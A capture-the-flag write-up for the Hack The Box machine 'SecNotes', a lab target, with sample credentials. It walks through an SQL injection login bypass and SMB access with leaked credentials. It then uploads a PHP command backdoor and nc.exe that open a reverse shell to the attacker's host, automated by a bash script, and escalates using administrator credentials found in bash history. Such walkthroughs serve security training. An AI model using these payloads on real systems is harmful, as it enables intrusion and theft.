SecNotes Writeup by artikrh

Specifications

- Target OS: Windows
- IP Address: 10.10.10.97
- Difficulty: 4.7/10

Contents

Information Gathering

As usually, we start with `nmap` to see which ports are open on the server.

```
$ mkdir nmap
$ sudo nmap -sS -sC -sV -p- -oA nmap/allports -v 10.10.10.97
...
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp  open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds
(workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
...
```


We already have some information on the machine from the host script results:

- It is running Windows 10 Enterprise as operating system;
- The workgroup is "HTB" and the hostname is "SECNOTES";
- There are two HTTP services running at port 80 and 8808.

The first web application running at port 80 is hosting a platform to create notes. We will be first redirected to `login.php`, where can register and then sign in. Although the header indicated IIS 10.0 at port 80, it appears that PHP is installed in the machine as well. The other web application at port 8808 turns to be the default page for the IIS web server.

I tried enumerating hidden directories with `gobuster` in both web apps, but nothing interesting came up. There is also a message at the top of the page which indicates a potential user in this box (`tyler@secnotes.htb`).

I then started playing with MySQL (since PHP was running) injection in the input fields and I eventually noticed that registering and logging in with the username of `' or '1'='1` will land me in the administrator's profile (which I later leared that it is tyler's profile). The website is vulnerable to basic SQLi, and tyler had three notes in his profile by default. I looked through them, and after I expanded the third one (`new site`), there were some kind of credentials in the note description:



Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for **' or '1'='1**

Mimi's Sticky Buns [2018-06-21 09:47:17]

Years [2018-06-21 09:47:54]

new site [2018-06-21 13:13:46]

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```

We notice the following `tyler / 92g!mA8BGjOirkL%OG*&` and since SMB service was running in port 445, we will try these credentials with `enum4linux` to gather more valuable information (such as network shares):

```
$ enum4linux -a -u tyler -p '92g!mA8BGjOirkL%OG*&' -w HTB 10.10.10.97

...
//10.10.10.97/ADMIN$    Mapping: DENIED, Listing: N/A
//10.10.10.97/C$        Mapping: DENIED, Listing: N/A
//10.10.10.97/IPC$      Mapping: DENIED, Listing: N/A
//10.10.10.97/new-site  Mapping: OK, Listing: OK
...
```

Getting User

We see a network share called `new-site` in which we can perform operations as `tyler`, so we will access SMB resources with the ftp-like client `smbclient`:

```
$ smbclient -W 'HTB' //'10.10.10.97'/new-site -U
'tyler'%'92g!mA8BGjOirkL%OG*&'
```

There are two files (iisstart.htm and iisstart.png) and an empty directory (Microsoft). In other words, this must be the directory of contents for the web application at port 8808. We are also able to upload files in this share, so I will upload a PHP backdoor (backdoor.php) and the netcat binary (nc.exe) in the executable format. I will open another terminal window and create these two files in the same directory I started the smbclient command from and start a netcat listener in my own machine for the reverse shell:

```
$ echo "<?php echo system(\$_REQUEST['cmd']);?>" > backdoor.php
$ cp /usr/share/windows-binaries/nc.exe .
$ nc -lvnp 9191
```

In the smbclient session:


```
smb: \> put backdoor.php
smb: \> put nc.exe
```

And then I will enter the following URL in my browser:

http://10.10.10.97:8808/backdoor.php?cmd=nc.exe%2010.10.15.41%209191%20-e%20cmd.exe

We should get a connection back in our netcat listener and then print the user flag at C:\Users\tyler\Desktop\user.txt. I actually made a simple bash script to automate the whole process of getting shell (assuming you have the /usr/share/windows-binaries directory):

```
#!/bin/bash

ip=$(ifconfig tun0 | grep inet | head -1 | xargs | cut -d " " -f 2)
port=9191
GREEN='\033[0;32m'
NC='\033[0m'

echo -e "${GREEN}[*]${NC} Creating the PHP backdoor and nc.exe..."
echo "<?php echo system(\$_REQUEST['cmd']);?>" > backdoor.php
echo -e "${GREEN}[*]${NC} Uploading files to the remote server..."
smbclient -W 'HTB' //'10.10.10.97'/new-site -U 'tyler'%'92g!mA8BGjOirkL%OG*&' -c
'put backdoor.php; put /usr/share/windows-binaries/nc.exe nc.exe' &> /dev/null
( sleep 2; rm backdoor.php; curl -s
"http://10.10.10.97:8808/backdoor.php?cmd=c:\inetpub\new-
site\nc.exe%20$ip%20$port%20-e%20c:\windows\system32\cmd.exe" &> /dev/null) &
echo -e "${GREEN}[*]${NC} Started listener at port $port..."
echo -e "${GREEN}[*]${NC} Triggering reverse shell..."
nc -lnp $port
```



```
➜  secnotes ./shell.sh
[*] Creating the PHP backdoor and nc.exe...
[*] Uploading files to the remote server...
[*] Started listener at port 9191...
[*] Triggering reverse shell...
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>dir C:\Users\tyler\Desktop | findstr "user.txt"
dir C:\Users\tyler\Desktop | findstr "user.txt"
08/19/2018  09:25 AM                34 user.txt
```

Getting Root

While enumerating the box, I noticed an interesting directory located in `C:` called `Distros\Ubuntu`. After a bit, it became clear that Ubuntu was installed in this Windows 10 machine. In order to access the Linux CLI, we need to find the `bash` program:


```
> where /R C:\ bash.exe

C:\Windows\WinSxS\amd64_microsoft-windows-lxss-
bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe

> C:\Windows\WinSxS\amd64_microsoft-windows-lxss-
bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe

python -c "import pty; pty.spawn('/bin/bash');"
```

If we run `ls -la` we will see that `.bash_history` has contents in it, and if we check it, we will see the following line:

```
# cat .bash_history
...
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
...
```

Since we just got the administrator credentials and the network share name, we will use the `smbclient` again with these parameters to grab the root flag:

```
$ smbclient -W 'HTB' //'10.10.10.97'/c$ -U
'administrator%u6!4ZwgwOM#^OBf#Nwnh'
```



```
➜  secnotes smbclient -W 'HTB' //'10.10.10.97'/c$ -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh'
Try "help" to get a list of possible commands.
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
  .                                  DR        0  Sun Aug 19 19:01:17 2018
  ..                                 DR        0  Sun Aug 19 19:01:17 2018
  desktop.ini                       AHS      282  Sun Aug 19 19:01:17 2018
  Microsoft Edge.lnk                  A     1417  Sat Jun 23 01:45:06 2018
  root.txt                            A       34  Sun Aug 19 19:03:54 2018
```